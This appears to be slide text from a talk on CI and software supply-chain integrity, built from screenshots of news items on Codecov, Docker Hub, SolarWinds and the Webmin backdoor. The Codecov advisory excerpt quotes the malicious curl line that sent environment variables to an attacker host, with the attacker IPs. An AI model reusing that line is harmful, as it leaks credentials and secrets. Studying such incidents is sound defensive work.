
- CI consists of Multiple Steps. Multiple resources in each step
- Any resources in any step can be potentially tampered with for massive downstream effects
- Integrity Validation: Binaries, Build Scripts, Container Images, etc




# A history of integrity-driven attacks



# A history of integrity-driven attacks



 [Product](#) [Documentation](#) [Customers](#) [Resources](#) [Pricing](#) [Contact](#) [Login](#) [Get Demo](#)

APRIL 15TH, 2021

## Bash Uploader Security Update

**⚠️ Update 4/29/2021 3PM PT:** Through our investigation, we now have additional information concerning what environment variables may have been obtained without authorization and how they may have been used. Affected users can view details within the Codecov application.

Additionally, we have posted our most up-to-date set of IOCs below.

**⚠️ Note:** If you are in the affected user group, at 6 am PT, Thursday, April 15th, we emailed your email address on file from GitHub / GitLab / Bitbucket and added a notification banner in the Codecov application after you log in.

### Indicators of Compromise (IOCs)

- The modified portion of the bash uploader script was as follows - `curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" https://IPADDRESS/upload/v2 || true`
- The IP Addresses where the data was transmitted to from the bash script above were 178.62.86.114, 104.248.94.23
- Between Jan 31 and Apr 1, there were 108 windows of time while the malicious Bash Uploader was affected. We are confident

# A history of integrity-driven attacks



# A history of integrity-driven attacks


THE NEW STACK Podcasts Events Ebooks Newsletter Sponsorship

Architecture Development Operations

CONTAINERS / SECURITY

## Docker Hub Compromised, Users Urged to Reset Passwords, Tokens

27 Apr 2019 7:08am, by Joab Jackson



# A history of integrity-driven attacks



# A history of integrity-driven attacks

The screenshot shows the top navigation bar of a TechTarget article. It includes the TechTarget logo, the URL 'Whats.com', and navigation links for 'BROWSE DEFINITIONS Security' and 'QUICK STUDY Resources'. A search bar is present with the text 'Search Thousands of Tech Definitio' and a list of letters 'Browse Definitions : A B C D E F G H I J K L M'. Below the navigation bar, a teal header reads 'Essential Guide' with a compass icon and a link to 'View All Guide Article'. The main content area features a 'FEATURE' tag and a link to 'SolarWinds breach news center'. The article title is 'SolarWinds hack explained: Everything you need to know'. The sub-headline states: 'Hackers targeted SolarWinds by deploying malicious code into its Orion IT monitoring and management software used by thousands of enterprises and government agencies worldwide.' The author is 'By Saheed Oladimeji, Sean Michael Kerner' and the publication date is 'Published: 29 Jun 2022'. A social media share bar shows a Facebook icon and a Twitter icon. The Twitter text reads: '2020 was a roller coaster of major, world-shaking events. We all couldn't wait for the year to end. But just as...'

# A history of integrity-driven attacks



# A history of integrity-driven attacks



**ITPro.** Business Cloud Hardware Infrastructure Security Software Technology Resources .co.uk

IT Pro is supported by its audience. When you purchase through links on our site, we may earn an affiliate commission. [Learn more](#)

**NEWS** Home > Security > Cyber Attacks

## SolarWinds blames intern for weak 'solarwinds123' password

The password 'solarwinds123' was publicly accessible on GitHub for more than a year and brought to the firm's at 2019

by: [Keumars Afifi-Sabet](#) 1 Mar 2021






# A history of integrity-driven attacks



# A history of integrity-driven attacks



The screenshot shows the Webmin website interface. The top navigation bar includes links for Home, Downloads, Documentation, Usermin, Virtualmin, Cloudmin, and Community. A search bar is located on the right. The main content area features an article titled "Webmin 1.890 Exploit - What Happened?".

**Download Webmin 1.997**

- [RPM](#)
- [Debian Package](#)
- [TAR file](#)
- [Solaris Package](#)
- [Development Versions](#)
- [Third-Party Modules](#)

**Webmin Links**

- [Introduction To Webmin](#)
- [Supported Systems](#)
- [Module Documentation](#)
- [Screenshots](#)
- [Standard Modules](#)
- [Supported Languages](#)
- [Updated Modules](#)
- [Change Log](#)

### Webmin 1.890 Exploit - What Happened?

Webmin version 1.890 was released with a backdoor that could allow anyone with knowledge of it to execute commands as `root`. Versions 1.900 to 1.920 also contained a backdoor using similar code, but it was not exploitable in a default Webmin install. Only if the admin had enabled the feature at Webmin -> Webmin Configuration -> Authentication to allow changing of expired passwords could it be used by an attacker.

